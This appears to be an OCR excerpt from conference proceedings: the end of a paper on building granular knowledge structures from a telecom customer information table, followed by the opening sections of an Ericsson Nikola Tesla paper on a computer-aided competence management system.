As an example of information table we will present one as illustrated by TABLE I. This table was created as an excerpt of data from a telecom operator's technical databases containing information on characteristics of customers' services and lines. The table does not contain all technical details about customer's line nor does it contain details about customer's services. As an illustration, the only introduced data from technical perspective are access technology type, element manager profile and line resynchronization parameter. The meaning of the resynchronization parameter is line stability, or more precisely, the number of periods in which customer's equipment lost synchronization with network during one day.

From the customer's service perspective table contains only high level information such as customer identification number, service category, service type and desired bandwidth.

An example of concept granule for the information table shown in TABLE I is:

$$\left((Access\ technology, =, ADSL), m(Access\ technology, =, ADSL)\right) \quad (4)$$

The intension of this granule is atomic formula with a meaning that the customer's service is implemented using ADSL (Asymmetric Digital Subscriber Line) as an access technology [4]. The extension of the concept granule is a set of all customers having their services implemented using ADSL as an access technology.

Thinking in terms of granules sooner or later raises the need to describe relations between granules i.e. their organization. Therefore we can talk about partially ordered relation between two concept granules which can be described by relation between subsets of the corresponding extensions:

$$\left(\phi, m(\phi)\right) \preccurlyeq \left(\varphi, m(\varphi)\right) \Leftrightarrow m(\phi) \subseteq m(\varphi) \quad (5)$$

The above written relation describes relation between subconcept granule and superconcept granule therefore $\left(\phi, m(\phi)\right)$ granule is subconcept of the $\left(\varphi, m(\varphi)\right)$ granule if $m(\phi) \subseteq m(\varphi)$.

TABLE I. PART OF INFORMATION TABLE DESCRIBING TECHNICAL INFORMATION ABOUT TELCO CUSTOMERS

Customer ID	Service category	Service	Access technology	Bandwidth	Element manager profile	Number of resynchs in the past 24 hours
1289538	Broadband	Internet	ADSL	4Mbps/256kbps	Internet1k	1
1759381	Broadband	Internet+ IPTV	ADSL	4Mbps/256kbps	IntIPTV1m	7
1759399	Broadband	Internet	ADSL	20Mbps/768kbps	Internet3k	1
1346788	Broadband	Internet+ VOIP	ADSL	4Mbps/256kbps	IntIMS1k	3
1347538	Broadband	Internet+ POTS	ADSL	4Mbps/256kbps	IntHalo1m	3
1347734	Broadband	Internet+ POTS	ADSL	4Mbps/256kbps	IntHalo1m	2
1447535	Broadband	IPTV	ADSL	4Mbps/256kbps	IntHalo1m	1
1425531	Broadband	Internet+ POTS	ADSL	4Mbps/256kbps	IntHalo1m	0
1425531	Broadband	Internet	GPON	20Mbps/768kbps	Internet3m	0
1425531	Broadband	Internet+ IPTV	GPON	20Mbps/768kbps	IntIPTV3m	0
1285531	Broadband	Internet+ POTS	ADSL	10Mbps/512kbps	IntHalo2m	8
1347721	Broadband	Internet+ HDTV	GPON	20Mbps/768kbps	IntIPTVHD3	0

Generally speaking subconcept compared to its superconcept is always characterized by the greater number of attributes, but on the other hand lesser number of instances.

If we go back to the information table illustrated in TABLE I, relation between two granules could be denoted as:

$$\big((Service, =, Internet + POTS), m(Service, = , Internet + POTS) \preccurlyeq (Access\ technology, = , ADSL), m(Access\ technology, =, ADSL)\big) \quad (6)$$

The meaning of the above relation is that domain of the concept saying that a customer's service comprises of Internet access and voice service over POTS (Plain Old Telephone Service) is a subset of the domain belonging to the concept saying that customer's service is implemented using ADSL technology.

Practical meaning of this relation is a knowledge about the fact that all customers having Internet access and voice service realized using POTS technology have their Internet access implemented using ADSL.

Bearing all previously mentioned in mind we are ready to define granular knowledge structure as:

$$GKS = \big(\{(\phi_n, m(\phi_n))|n \in I^+\}, \{R_i|i \in I^+\}\big) \quad (7)$$

where $\{R_i|i \in I^+\}$ denotes a set of binary relations between a set of concept granules $\{(\phi_n, m(\varphi_n))|n \in I^+\}$, and I^+ denotes a set of integers. Each two concept granules on one binary relation form an ordered pair. Having said this and with condition of $i, j \in I^+$ an ordered pair can be denoted as $< (\phi_i, m(\phi_i)), (\phi_j, m(\phi_j))$ where $(\phi_i, m(\phi_i))$ and $(\phi_j, m(\phi_j))$ represent two concept granules.

If concept granules can be organized into levels in a way that all granules of the same level share common characteristics it can be stated that a granular knowledge structure represents hierarchy of concept granules.

Furthermore, introduction of aspects in granular knowledge structures world leads to an intuitive understanding of knowledge [3] [5].

III. BUILDING GRANULAR KNOWLEDGE STRUCTURES

As it was already stated in previous sections of the article granular knowledge structures enable us to create knowledge by placing concept granules in relations and establishing hierarchy among them, but also by introducing relations among granular knowledge structures themselves. The rest of this chapter will describe techniques and ways to create granular knowledge structures.

A. Use of attributes and values

The simplest way of knowledge creation is with help of attributes and values [6]. In an information table, let an attribute satisfy $a \in At$, having at the same time corresponding set of values denoted by $\{V_a|a \in At\}$ so the granules can be described as $\big((a, =, v), m(a, =, v)\big)$. If in addition to that there exists a granule $\big(\rho, m(\rho)\big)$ such that ρ is a disjunction of all $(a, =, v)$ then we can establish a partially ordered relation between $\big((a, =, v), m(a, =, v)\big)$ and $\big(\rho, m(\rho)\big)$ granules, and in that way form granular knowledge structures.

An example of such granular knowledge structure in case of our information table illustrated by TABLE I could be the following: for $At = \{Access\ technology\}$ we can form a granular knowledge structure made of the two following concept granules $\big((Access\ technology, = , ADSL), m(Access\ technology, =, ADSL)\big)$ and $\big((Access\ technology, = , GPON), m(Access\ technology, =, GPON)\big)$

This granular knowledge structure tells us that customers from the information table have their services implemented either via ADSL or GPON (Gigabit Passive Optical Network) access technology.

B. Use of generalization

If we consider two concept granules $\big(\phi, m(\phi)\big)$ and $\big(\varphi, m(\varphi)\big)$ that have a common attribute-value pair, then there is a possibility for creating a superconcept granule which describes this relation.

In case of our information table, we could consider the same two granules dealing with access technology knowledge, we considered in previous section and conclude that they share the "Service category" attribute having the same value "Broadband". This granule is denoted by the following atomic formula: $(Service\ category, =, Broadband)$.

Establishing this concept as a superconcept of the access technology concept, we create a granular knowledge structure with the meaning that according to our information table broadband services can be implemented either by using ADSL or GPON access technology.

C. Use of unions

Let us consider a concept granule denoted as $\big(\phi, m(\phi)\big)$ which is contained in two certain granular knowledge structures denoted as GKS_1 and GKS_2. In each

granular knowledge structures the concept can be composed of subconcept granules. Relations between concept and its subconcept granules can be described as:

$$m(\phi) = m(\phi_1) \cup m(\phi_2) \cup ... \cup m(\phi_n) \text{ for GKS}_1$$

$$m(\phi) = m(\phi_{n+1}) \cup m(\phi_{n+2}) \cup ... \cup m(\phi_{n+p}) \text{for GKS}_2$$

having $n, p \in I^+$. Union of these two subsets of granules forms a new granular knowledge structure. The relation between $(\phi, m(\phi))$ and new set of concept granules is denoted as :

$$m(\phi) = m(\phi_1) \cup m(\phi_2) \cup ... \cup m(\phi_k) \quad (8)$$

where $k \in I^+$.

Returning once again to our information table shown in TABLE I we could think of it as if it was created of two tables, one illustrating granular knowledge structures for GPON, and the other one for ADSL technology. In that case, the concept of service category as "Broadband" for GPON table would be comprised of subconcept service having "Internet", "Internet+IPTV" and "Internet+HDTV" as values. However, union of these subconcept granules and service subconcept granules of ADSL, having values of "Internet+POTS", "Internet+VOIP" and "IPTV", extends the concept of service of the broadband category. In this way we get a much better and more detailed description of the concept out of two existing granular knowledge structures.

D. Use of intersections

Let $(\phi, m(\phi))$ and $(\phi, m(\phi))$ be two concept granules from different granular knowledge structures, if and only if $\phi = \varphi$, an intersection can be used to find sub granular knowledge structure formed of the above mentioned two granules and their subgranules.

Figure 1 and Figure 2 illustrate an example of such two granules referring to information table shown in TABLE I in the same way as in the previous section i.e. two information tables for each of the access technologies.




Figure 1. Granular knowledge structure for GPON technology




Figure 2. Granular knowledge structures for ADSL technology

Using the intersection we could create new granular knowledge structure with "Internet" and "Internet+IPTV" granules. The meaning of the new granular knowledge structure is the knowledge stating which services are popular among customers regardless of technology being used to implement their service.

E. Use of differences

Considering two concept granules $(\phi, m(\phi))$ and $(\varphi, m(\varphi))$ from different granular knowledge structures, if and only if $\phi = \varphi$, a new operation can be introduced in order to determine difference among them. The operation can be denoted as $(\phi, m(\phi)) - (\varphi, m(\varphi))$.

Referring to granular knowledge structures illustrated by Figure 1 and Figure 2 and by using difference operation one could create a new granular knowledge structure with "Internet+HDTV", "Internet+VOIP", and "Internet+POTS" granules.

Practical meaning of this granular knowledge structure is identifying services which are technology-dependent, so a telecom operator must consider available access technology before offering such services to the customer.

F. Use of selection and change of level or perspective

Existing granular knowledge structures can further be used for knowledge creation by choosing the level of granularity inside of themselves.

If $\{(\phi_i, m(\phi_i)) | i \in I^+\}$ denotes a set of concept granules on the same level of a certain granular knowledge structure, and $\{(\phi_{1_1}, m(\phi_{1_1}) ... \phi_{n_p}, m(\phi_{n_p})) | n, p \in I^+\}$ denotes a set of concept granules one level lower than the previous set one can introduce zooming operation [7]. The purpose of the operation is to map a set of granules of a higher level to a set of granules from lower level of certain granular knowledge structure. The same can be done in the opposite direction so one can differentiate zoom-in, and zoom-out operations.

In the same manner the existing granular knowledge structure can be used to create different knowledge depending on the perspective from which it is being

observed which greatly depends on one's experience and point of interest.

IV. KNOWLEDGE CREATION FRAMEWORK

In order to be able to create knowledge having only granular knowledge structure is not sufficient. Knowledge granularity model described in this paper relies on information table which does not have any knowledge or information about relationship between objects in the table. Therefore a framework for object categorization needs to be introduced.

A satisfiability of formulas ϕ by an object x from an information table S^+, written $x \vDash \phi$ is described with a following set of rules:

$$x \vDash \neg\phi \quad \text{iff} \quad x \nvDash \phi \tag{9}$$

$$x \vDash \phi \wedge \varphi \quad \text{iff} \quad x \vDash \phi \; i \; x \vDash \varphi \tag{10}$$

$$x \vDash \phi \vee \varphi \quad \text{iff} \quad x \vDash \phi \; or \; x \vDash \varphi \tag{11}$$

$$x \vDash \phi \rightarrow \varphi \quad \text{iff} \quad x \vDash \neg\phi \vee \varphi \tag{12}$$

$$x \vDash \phi \leftrightarrow \varphi \quad \text{iff} \quad x \vDash \phi \rightarrow \varphi \; and \; x \vDash \varphi \rightarrow \phi \tag{13}$$

Furthermore, one could introduce the following regarding validity of the formula itself:

$$\vDash \phi \quad \text{iff} \quad m(\phi) = U \tag{14}$$

$$\vDash \neg\phi \quad \text{iff} \quad m(\phi) = \emptyset \tag{15}$$

$$\vDash \phi \rightarrow \varphi \quad \text{iff} \quad m(\phi) \subseteq m(\varphi) \tag{16}$$

$$\vDash \phi \equiv \varphi \quad \text{iff} \quad m(\phi) = m(\varphi) \tag{17}$$

Relations (9) to (17) represent a foundation of a framework for formal descriptions of knowledge creation based on granular knowledge approach [8].

The above presented framework can be used in two ways, either for description and interpretation of granules or for computing with granules [9].

An example of the former use can be illustrated for relation (15) which can be used to describe the fact that two concepts $m(\phi)$ and $m(\varphi)$ are disjoint if $m(\phi) \cap m(\varphi) = \emptyset$. One can also say according to relation (16) which in fact denotes that $m(\phi)$ is a subconcept of $m(\varphi)$.

An interesting aspect of computing with granules is establishing relationships among them. Relationships between granules can be expressed as rules. Rules themselves come in very handy for construction of systems dealing with knowledge organization, storing, sharing and acquisition.

A rule, or a decision rule, can be expressed in form $\phi \Rightarrow \varphi$ where ϕ and φ are formulas representing intensions of two concepts. Practical meaning of the rule could be described with a following sentence "if an object satisfies ϕ then the object satisfies φ". This introduces a mechanism for expressing cause and effect relation between concepts which further extends abilities for construction of knowledge management systems.

V. CONCLUSION

Knowledge granulation is a method for organizing, storing and acquiring knowledge. It introduces a goal of more intuitive and human-like manner of dealing with knowledge.

An infrastructure for achieving this goal consists of information tables representing formal context, concept granules and granular knowledge structures. Concept granules representing basic units of human thoughts are extracted from information tables and are characterized by their intension i.e. something we want to learn and extension i.e. a set of objects described and affected by the knowledge. Granular knowledge structures as the most complex in this infrastructure are composed from knowledge granules by putting them into relationship with use of various operations such as generalization, intersection, change of level and perspective etc.

Introduction of a formal knowledge creation framework enables one to improve the above mentioned infrastructure in a way which allows establishing cause and effect relation among concepts. The latter promotes previously mentioned infrastructure to a solid foundation for building so called knowledge management systems and makes it a cornerstone of granular computing discipline in general.

Over time telecom business has lost its former structure of tech-centric domain dominated by engineering departments and transformed slowly into service-centric domain. The accomplishments and knowledge of engineering departments are now used only to the extent and with intention of delivering services to customers. The service-centric approach requires departments of different domains to work together towards the common goal, each having their own view of the same thing. The same service is viewed differently from the technical, financial, sales and marketing departments.

The future work in this area is to allow them all to use the same sources of data for describing the same thing in a most understandable way but excluding details irrelevant to their area. The author of this article believes that the above mentioned requirements can be satisfied by establishing a model of knowledge management system. The model would be established by using the granular approach described in this paper along with furthering research in the field of perspectives aspect of knowledge granularity.

REFERENCES

[1] Nenad Dragun, "Implementation of knowledge base derived from telecommunications network management databases", master's thesis, University of Zagreb 2006.

[2] Yi Zeng, Ning Zhong, "On granular knowledge structures", Proceeding of 2008 International Conference on Advanced Intelligence, Posts and Telecommunications Press, Beijing, China, October 18-23, 2008.

[3] Yaohua Chen, Yiyu Yao, "Multiview intelligent data analysis based on granular computing" proceeding of 2006 IEEE International Conference on Granular Computing, pp. 281-286, 2006.

[4] University of New Hampshire, Interoperability Laboratory DSL Knowledgebase http://www.iol.unh.edu/services/testing/dsl/training/

[5] Yaohua Chen, Yiyu Yao, "Multiview intelligent data analysis based on data operators", Information Sciences, Vol 178, No. 1, pp 1-20, 2008.

[6] Yiyu Yao, Bing Zhou, "A logic language of granular computing", proceedings of the 6th IEEE International Conference on Cognitive Informatics, pp. 178-185, 2006.

[7] Yao, Y.Y. , "A partition model of granular computing", LNCS Transactions on Rough Sets I, LNCS 3100, pp. 232-253, 2004.

[8] Zdzislaw Pawlak – "Granularity of knowledge, indiscernibility and Rough Sets", proceedings of 2006 IEEE International Conference on Granular Computing, pp. 473-477, 2006

[9] Yao, Y.Y., Liau, C.J. , "A generalized decision logic language for granular computing" FUZZ-IEEE'02 in the IEEE World Congress on Computational Intelligence, pp. 1092-1097, 2002

[10] Yao, Y.Y., "The art of granulat computing", Proceedings of the International Conference on Rough Sets and Emerging Intelligent Systems Paradigms, LNAI 4585, pp. 101-112, 2007.

[11] Lofti Zadeh, "Fuzzy logic = computing with words", IEEE Transactions on Fuzzy Systems, vol. 4, no. 2, 1996

[12] C. Maria Keet, "A taxonomy of types of granularity", IEEE International Conference on Granular Computing Atlanta, USA, vol. 1, 106-111, 2006

[13] ITU-T, G.987.1, "Digital sections and digital line system – Optical line systems for local and access networks"

[14] Yiming Ye, John K. Tsotsos, "Knowledge granularity spectrum, action pyramid, and the scaling problem", Internationl Journal of Pattern Recognition and Artificial Intelligence Vol. 15, No. 3, pp. 379-404, 2001

[15] Hobbs J.R., "Granularity", Proceeding of the 9th International Joint Conference on Artificial Intelligence, pp. 432-435,1985

[16] Bargiela, A. and Pedrycz, W. "Toward a theory of granular computing for human-centered information processing", IEEE Transactions on Fuzzy Systems, 16, 320-330, 2008

Computer Aided Competence Management

I. Ćubić, N. Pivac, G. Škugor
Ericsson Nikola Tesla d.d.
Krapinska cesta 45, 10000 Zagreb/Poljička cesta 39, 21000 Split, Croatia
Phone: +385 91 365 5821, E-mail: ivica.cubic@ericsson.com

Abstract: Continuous education is highly desired in all industrial areas today, but for information and telecommunication technology professionals is almost mandatory. As much as individuals should care about theirs competencies, ICT companies should even take more care about employee's competence development. Computer aided competence management is great help in operational issues such as personal development planning and incentive programs. It is also important tool in preparing for and acquiring new business opportunities in highly competitive market, implementing strategic decisions and business shifts, as well as investing in human capital. In the core of computer aided competence management are competence data definitions, models and profiles. Based on those core elements and concepts, a number of tools and services could be developed such as competence gap analysis and team competences evaluation.

I. INTRODUCTION

Lifelong learning in rapidly changing world is priority due its importance in employment, economic success and social integration. The importance of education and training has been also institutionally recognized in the European Union by the Lisbon Strategy (2000) [1], and its successor the Europe 2020 (2010) [2]. The Lisbon Strategy is generally considered as failure, but certainly not due its learning economy concept. The learning economy is about modern economies that are considering knowledge as crucial resource and learning as the most important process. The Europe 2010 strategy, in one of its seven flagship initiatives, the Agenda for new skills and jobs, aims to equip people with the right skills for the jobs of today and tomorrow [2].

The European strategies for economic growth have brought ideas that had been already present in successful enterprises theories. It is more than two decades that enterprise human resources management shifted from measuring individual productivity toward strategic management of the human resources, focusing on competence development, and learning organizations [3]. Competence management (CM) involves the planning, implementation, and evaluation of initiatives to ensure sufficient competencies of the employees and the company to reach the objectives of the organization [4].

The use of web technologies could redistribute human resources (HR) activities, including competence management from HR department to the entire organization. More precise and descriptive name for our envisioned system will be web-aided or IT supported competence management system. Despite that computer-aided prefix sounds archaic, it is used intentionally to hail the early enthusiasm with computer applications in different fields.

The development of the computer aided competence management system was kicked of as a prototype within Ericsson Nikola Tesla company summer camp 2011. The Ericsson Nikola Tesla summer camp is traditional, five-week gathering of students mainly from the Zagreb and Split universities. The small student teams are faced with predefined project based on ideas of interest for the Ericsson. Preferred outcomes of the projects are prototypes or proof of concepts. The idea for the computer aided competence management prototype comes from the Ericsson Nikola Tesla line management. The initial aim was consolidation of already available competence related data from different sources, through web based application.

There is an ambiguous usage of competence and competency terms. Both terms are often used interchangeably, but there is some difference. Competence is a skill and the attained standard of performance, while competency is the behavior by which a competence is achieved [5]. Competence is a competency in a particular context [6]. Competence and competency are interrelated, and dependable. The possession of a certain competence is likely to make one act in a competent manner in a class of tasks (to have competency) and vice versa. Throughout the Ericsson, the term competence is used, and we believe without fine, just explained, distinction on mind. Since in the nutshell of the proposed computer aided competence management system lies management of various skills qualified with different levels, usage of term competence is justified. In concepts not directly related to the system, the term competency will be used.

This paper is organized as follows. The second section outlines main business requirements for the Ericsson enterprise competence management system. Some system's sustainability requirements such as standardizations efforts and end users requirements are introduced in the third section. The fourth section proposes innovative features and brings new ideas besides the cold, business requirements. Implementation concepts and some details of the Ericsson Nikola Tesla computer aided competence management system are presented in the fifth section. Finally, the last section presents conclusion.

II. BUSINESS REQUIREMENTS

Business requirements represent a set of requirements necessary for integration and business processes adherence, capability, deployment and user acceptance of the computer aided competence management system within enterprise. Those requirements have origins in the Ericsson competence management process and corresponding information model.

A. *Ericsson Competence Management Process*

Competence management in the Ericsson enterprise is described by the corporate competence management process, Fig. 1.




Fig. 1 Ericsson Competence Management Process

The process entry activities are two analyses, the analysis of the present situation and the analysis of future requirements. Regarding analysis of the present situation, the system, at least in the first iteration, should support individual performance reviews (personal development plans are prioritized), organizational competence profiles and individual or employee competence profiles. Those elements already exist for a long period of time within the Ericsson, but their quality and deployment vary case-by-case, and often includes a lot of administrative and repetitive work. Such way of working, inevitably leads to many inconsistencies and waste.

Customer, either internal or external, surveys are becoming extremely important in competitive enterprise and industry and certainly should be in some way included in the competence management system. One possibility is to directly create a "customer" competence gap that will be later in process combined with other system gap analyses.

Regarding analysis of future requirements we can distinguished operational (organizational focus areas, targets and responsibilities) and strategic (strategic plan, customer requirements, market information and competitive position) inputs. The system will not support analysis of operational and strategic inputs per se, but the results of the analysis could be included through operational and strategic competence profiles. Those profiles could introduce new competences and set up some time constraints and deadlines. Individual career aspirations partly take place in personal development plan. A tool for comparing personal competence profile with existed job role competence profiles could be useful in career decisions and development.

Personal developments plans, as well as, operational and strategic competence profiles introduce time component in the computer aided competence management system. Time line becomes an important requirement throughout the system, although it is not look so at the beginning of the development.

The gap analysis and the synthesis of gap analysis activities from the Ericsson competence management process should be also supported by the system, of course with the data available within the system. The system could provide useful and reliable report or view that could serve as one of inputs (decision factors) in any of activities on the right side at the Ericsson competence management process. We select the net based learning and the instructor led training as activities that could be either integrated in the system or supported by special interface.

B. *Business Information Model*

Business information model or shortly information model contains detailed, application agnostic, description of the data handled in the business processes. Due the information model serves as master reference for terms and data used in the business processes, it is also convenient for use in definition of supporting software system's or application's requirements. Therefore, managing the business information model is crucial for Ericsson.

The business information model, describing Ericsson common data that is managed in Ericsson business process and handled in the enterprise applications, is called the Ericsson Common Information Model (ECIM). ECIM provides a consistent view of Ericsson common data across the borders of processes and information systems.

The ECIM comprises a number of sub-models representing different *Subject Areas,* i.e. groups of closely related data. The primary reason for grouping data into Subject Areas is facilitating information definition ownership. Dividing enterprise data into subject areas, with clear ownership policy, should provide data stability over the time, Fig. 2.

The Ericsson competence management process is mapped to the logical business information model. The logical business information model should be further mapped to the logical system data model and physical data base model. The system data model represents computing view, while physical data base model represents data persistency view of the computing system and they are closely and mutual dependable.

From the source model, ECIM, view models can be extracted. A view model consists of a selection of model elements from the source model. Entities, attributes and relationships defined in the source model may be omitted, but not changed. The purpose of a view model can for example be to illustrate the information used in a business process or discipline or to define the scope of the data used by an information system.




Fig. 2 ECIM with sub-models




Fig. 3 Overview of the Ericsson competence information model

An overview of the Ericsson competence subject area information model is shown at Fig. 3. The important complement part to the information model is competence catalog. The purpose of the catalog is to have common competence areas for planning and developing enterprise competences. A generic list of competence areas within Ericsson is called global competence catalog. The global competence catalog supports global transparency and alignment, as well as simplifies searches for competence areas.

Competences are qualified with common five levels, from trainee to expert:

- T - Has not yet demonstrated competence required for level A.
- A - Basic knowledge and skills. Identifies and solves defined problems that require little or no analysis by using existing procedures, techniques and methods.
- B - Good knowledge and skills. Identifies and solves complicated problems that require careful analysis by adapting existing procedures, techniques and methods.
- C - Has highly developed knowledge and skills. Investigates and solves complex problems that require substantial analysis by developing existing procedures, techniques and methods.
- D - Has exceptional knowledge and skills. Investigates and solves complex problems that require in-depth analysis. Proposes solutions that require innovation in terms of procedures, techniques and methods.

III. SUSTAINABILITY REQUIREMENTS

Transactions mechanisms, data centralization, safety and security policy enforcement are coming as inherent characteristics of the new envisioned system. An important, or even crucial, requirement is computer aided competence management system sustainability. History of the last decade shows that similar tools, more or less integral, have appeared in different Ericsson organizations and sites, but have not been widely accepted from end users. Principles reasons are inadequate competence framework, tensions between global standardizations and local practices, and missing end users commitment [3]. The possible groups of sustainability requirements are standardizations efforts in the competency management field, the state of the art competency frameworks, and end users requirements.

A. Standardization efforts

The Reusable Definition of Competency or Educational Objective (RDCEO) specification provides a means to create common understandings of competencies that appear as part of a learning or career plan. The IMS (IMS Global Learning Consortium, Inc.) RDCEO information model can be used to exchange these definitions between learning systems, human resource systems, learning content, competency or skills repositories, and other relevant systems [7].

The IEEE Reusable Competency Definitions (RCD) specification is a standard (IEEE 1484.20.1) issued by the Learning Technology Standards Committee of the IEEE Computer Society. It reuses the IMS RDCEO specification to define a data model for describing, referencing and sharing competency definitions, primarily in the context of online and distributed learning [8]. IEEE RCD specifies the mandatory (RCD globally unique identifier and title) and optional (description, definition, and metadata) data elements that constitute a Competency Definition as used in a Learning Management System, or referenced in a Competency Profile, Fig. 4.




Fig. 4 IEEE Reusable Competency Definition

The IEEE Competency Profile (CP) is a proposal for standardizing description of information about relations between competencies of one person.

B. End Users Requirements

Main requirements from end users, particularly line managers as the future most frequent end users of the system, are more oriented toward visual representation of competence related data and local competence taxonomy introduction.

Regarding graphical user interface (GUI), it is interesting to highlight that end users requirements are quite influenced by Excel, the tool they regularly use. Excel-like, big tables are preferred for presentation of competence data.

The most challenging presentation view is resource/competence grid. Besides clear and visually attractive outlook of actual and planned competence levels, via the grid it should be also possible to modify competence levels or to perform level promotions. As a consequence, enforced authorization policy shall be required. Both resource and competence filtering and selection should be customizable in the resource/competence grid.

It is quite often needed to work on dedicated set of competences. They need to be bundled due various reasons like strategic streamlines, personal management or

organisational happenings. Thus, aggregation of competences should also be customizable through selection of arbitrary taxonomy. Taxonomy of choice features brings issue of mapping between different taxonomies. The taxonomy mapping could be a problem if for example the atomic competence areas do not match or if they can be interpreted and understood differently.

Import and export data from Excel datasheets is also required mandatory functionality due fact that most department managers maintain employee competence grid and employees' levels in personal Excel files. The standard Excel templates for adding or changing employee levels shall be also defined.

Local taxonomy and competence pool are important end users requirement. The computer aided competence management system will be used in daily work so it has to be aligned with local best practices as well as with corporate guidelines. There is a risk that the common global competence catalog might be too general.

The most demanding requirement is building local competence taxonomy, as a result of competence aggregation of choice. The competence taxonomy is very important since it visualizes and simplifies business decisions. Complete catalogue of all competences is a prerequisite for having competence taxonomy.

A problem appears with similar competences, i.e. basically the same competences but used and applied in different products or levels of telecommunications systems. Each application of some competence emphasized or rely on, sometimes, completely different aspects of competence. One of the possible solutions is to treat all these specializations as different competences. Such solution is the simplest one with no major implementation obstacles. On the other side there is an approach to describe common and generic aspects of each competence, and then use it in different context by extending it with different qualifiers [6].

The number of taxonomy main branches, as well as number of levels is still under consideration. One alternative is to have three main branches or categories, namely human, business and professional and additional one or two levels of subcategories, Fig. 5. Another alternative is created at global Ericsson level where the taxonomy has seventeen main categories.

From developers point of view it will be more convenient and easier to have predefined and uniform number of levels, but that is not flexible and future proof solution. It is more reasonable to allow non uniform levels of choice.




Fig. 5 Local competence taxonomy overview

IV. DISTINGUISHED FEATURES

On top of the standard business end sustainability requirements we are introducing some additional advanced and innovative features. Better integration with business processes, user friendly visualization and improved data reliability are main guidelines. Those features represent added value characteristics and distinguish our computer aided competence management system from similar systems.

A. Assesment of Competence Groups

Since the catalog of competences, even at local level, comprises approximately a couple of hundreds different competences, it would be very practical to qualify or assess the whole groups of aggregated competences with single levels in similar manner as to be done for particular, single competences using TABCD scale.

The main issue here is how to determine competence level of a group. It could be done by a specially tailored assessment, but in spirit of lean approach and tool sustainability setting of competence group level could be automated based on the levels of underlying competences. Formula used to calculate a group level from the underlying competences levels should be carefully designed and constantly challenged regarding employees' performances.

B. Promotion Wizard

Determination of competence levels becomes crucial when building central database with employee's competences. A standard procedure for level granting has to be established, otherwise the tool will be useful only at departemnt level but will misslead or fail at company level. Additional problems might appear when people change departments and units or during major reorganisational happenings. However, competency management standardization efforts aim to provide competency frameworks fully applicable in cross organizational or even cross industrial competency management.

We propose a simple promotion wizard that enforces promotion date and responsible superior manager signature at least, Fig. 6. The promotion wizard also introduces a record of competence evidences. The competence evidence record serves as assessment help. A record could comprise, besides immediate manager assessment as the only counted input at the moment, other types of competence evidences such as related trainings and courses, 360 degree assessment and self assessment.




Fig. 6 Promotion wizard

Self assessment is especially interesting competence evidence. It is not completely reliable, but it is very good starting baseline, especially for new employees. Self assessment is pretty easy to implement in a form of web questionnaire. Customizable self assessment questionnaire could be also used in selection and recruitment processes.

Some additional efforts are required in creating competence evidence metadata per existing trainings, courses and certificates that will bind them with related competence or even certain level of the competence.

C. *Training Web API*

Interaction with training and course providers, both internal and external, could be realized through web API or RESTful web services. Main functionalities cover handling of course schedule, list of free seats, subscribing to a course, notifications, etc. Main challenge here is how to connect and correlate some training or course with Ericson competence and its level. The simplest procedure would be that a competence manager at Ericsson side review a course and directly interconnects the course and competence in the system database. The other approach would be to compare courses' with competence' descriptions and/or keywords resulting in the list of best possible hits, which is pretty the same as classical web search. Such approach is limited to keywords and cannot be based on concepts or semantics. The most advanced way would be usage of ontologies.

